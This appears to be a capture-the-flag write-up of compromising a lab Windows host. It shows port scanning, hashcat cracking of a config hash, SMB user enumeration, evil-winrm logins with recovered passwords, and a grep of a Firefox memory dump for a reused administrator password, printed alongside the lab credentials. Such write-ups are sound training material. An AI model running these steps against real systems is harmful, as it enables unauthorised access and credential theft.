
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-09 17:51 IST
Nmap scan report for 10.10.10.149
Host is up (0.18s latency).
Not shown: 65530 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
| http-title: Support Login Page
|_Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-07-09T12:25:56
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 290.76 seconds
```

Web Port 80

1) Checked the website




Response


Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-store, no-cache, must-revalidate
3 Pragma: no-cache
4 Content-Type: text/html; charset=UTF-8
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Server: Microsoft-IIS/10.0
7 X-Powered-By: PHP/7.3.1
8 Date: Tue, 09 Jul 2024 12:27:39 GMT
9 Content-Length: 2058
```

2) Loggined in as guest



3) Found some config info




4) Cracked the hash using given password info

```
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: valid_passess
* Passwords.: 1568431
* Bytes.....: 23327724
* Keyspace..: 1568424
* Runtime...: 0 secs

$1$pdQG$o8nrSzsGXeaduXrjlvKc91:stealth1agent

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$pdQG$o8nrSzsGXeaduXrjlvKc91
Time.Started.....: Tue Jul  9 18:08:21 2024 (9 secs)
Time.Estimated...: Tue Jul  9 18:08:30 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (valid_passess)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    28800 H/s (9.52ms) @ Accel:128 Loops:250 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 260096/1568424 (16.58%)
Rejected.........: 0/260096 (0.00%)
Restore.Point....: 259072/1568424 (16.52%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidate.Engine.: Device Generator
Candidates.#1....: steffyherrmann -> steadycrippin

Started: Tue Jul  9 18:08:20 2024
Stopped: Tue Jul  9 18:08:31 2024

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ cat /usr/share/wordlists/rockyou.txt| grep -E ".{12,}" --text > valid_passess
```

hazard:stealth1agent

5) Decoded password of admin



SMB Port 445

1) Annonymous access not allowed

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -H 10.10.10.149 -u "guest" -p "guest"

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _   \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
 SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authentidated session(s)

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -H 10.10.10.149 --no-pass

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _   \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
 SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authentidated session(s)
```

2) No read access

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -H 10.10.10.149 -u 'Hazard' -p 'stealth1agent'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _   \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
 SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authentidated session(s)

[+] IP: 10.10.10.149:445        Name: 10.10.10.149              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
```

3) Enumerated more users

```
[+] Enumerating users using SID S-1-5-21-4254423774-1266059056-3197185112 and logon username 'Hazard', password 'stealth1agent'

S-1-5-21-4254423774-1266059056-3197185112-500 SUPPORTDESK\Administrator (Local User)
S-1-5-21-4254423774-1266059056-3197185112-501 SUPPORTDESK\Guest (Local User)
S-1-5-21-4254423774-1266059056-3197185112-503 SUPPORTDESK\DefaultAccount (Local User)
S-1-5-21-4254423774-1266059056-3197185112-504 SUPPORTDESK\WDAGUtilityAccount (Local User)
S-1-5-21-4254423774-1266059056-3197185112-513 SUPPORTDESK\None (Domain Group)
S-1-5-21-4254423774-1266059056-3197185112-1008 SUPPORTDESK\Hazard (Local User)
S-1-5-21-4254423774-1266059056-3197185112-1009 SUPPORTDESK\support (Local User)
S-1-5-21-4254423774-1266059056-3197185112-1012 SUPPORTDESK\Chase (Local User)
S-1-5-21-4254423774-1266059056-3197185112-1013 SUPPORTDESK\Jason (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username 'Hazard', password 'stealth1agent'

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
```

Vulnerability Assessment

1) The password worked for Chase (sensitive files exposure & password reuse)

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ evil-winrm -i 10.10.10.149 -u 'Chase' -p 'Q4)sJu\Y8qz*A3?d'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Chase\Documents>
```

Exploitation

1) Connected with winrm


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ evil-winrm -i 10.10.10.149 -u 'Chase' -p 'Q4)sJu\Y8qz*A3?d'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Chase\Documents>
```

Privilege Escalation

1) Found firefox running


```
*Evil-WinRM* PS C:\> Get-Process

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    462      18     2248       5380                372   0 csrss
    290      13     2188       5108                480   1 csrss
    360      15     3536      14636               4552   1 ctfmon
    252      14     3920      13184               3884   0 dllhost
    166       9     1820       9696       0.03    6168   1 dllhost
    617      32    30208      58416                980   1 dwm
   1499      58    23764      79380               4964   1 explorer
   1087      71   151640     228612       5.11    6020   1 firefox
    347      19    10184      38732       0.06    6036   1 firefox
    401      33    32196      91080       0.86    6260   1 firefox
    378      28    22064      58756       0.20    6440   1 firefox
    355      25    16432      38876       0.09    6720   1 firefox
     49       6     1792       4624                788   1 fontdrvhost
     49       6     1516       3860                796   0 fontdrvhost
      0       0       56          8                  0   0 Idle
    957      22     5632      14104                636   0 lsass
    223      13     3048      10128               4060   0 msdtc
      0      12      560      15420                 88   0 Registry
    145       8     1616       7496               5516   1 RuntimeBroker
    302      16     5476      16932               5656   1 RuntimeBroker
    274      14     2996      14968               5912   1 RuntimeBroker
    676      32    19812      62188               5440   1 SearchUI
    533      11     4964       9544                612   0 services
    691      28    15104      52600               5308   1 ShellExperienceHost
    439      17     4780      23988               5040   1 sihost
     53       3      528       1144                268   0 smss
    472      22     5824      16212               2532   0 spoolsv
```

2) Found passwords on dump

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> ./strings64.exe -a -accepteula -n 15 firefox.dmp | findstr /i password
_breachInvolvedPasswords
"C:\Program Files\Mozilla Firefox\firefox.exe" localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
localization/en-US/toolkit/passwordmgr/passwordManagerList.ftlPK
modules/InsecurePasswordUtils.jsmPK
modules/PasswordGenerator.jsmPK
```

https://learn.microsoft.com/en-us/sysinternals/downloads/procdump
https://learn.microsoft.com/en-us/sysinternals/downloads/strings

3) Password is reused


(vigneswar㉿VigneswarPC)-[~]
$ evil-winrm -i 10.10.10.149 -u 'Administrator' -p '4dD!5}x/re8]FBuZ'
Evil-WinRM shell v3.5
Info: Establishing connection to remote endpoint
Evil-WinRM PS C:\Users\Administrator\Documents> cd ../Desktop
Evil-WinRM PS C:\Users\Administrator\Desktop> cat root.txt
30645e4e4564d925e7fdbed3b1704f19
Evil-WinRM PS C:\Users\Administrator\Desktop>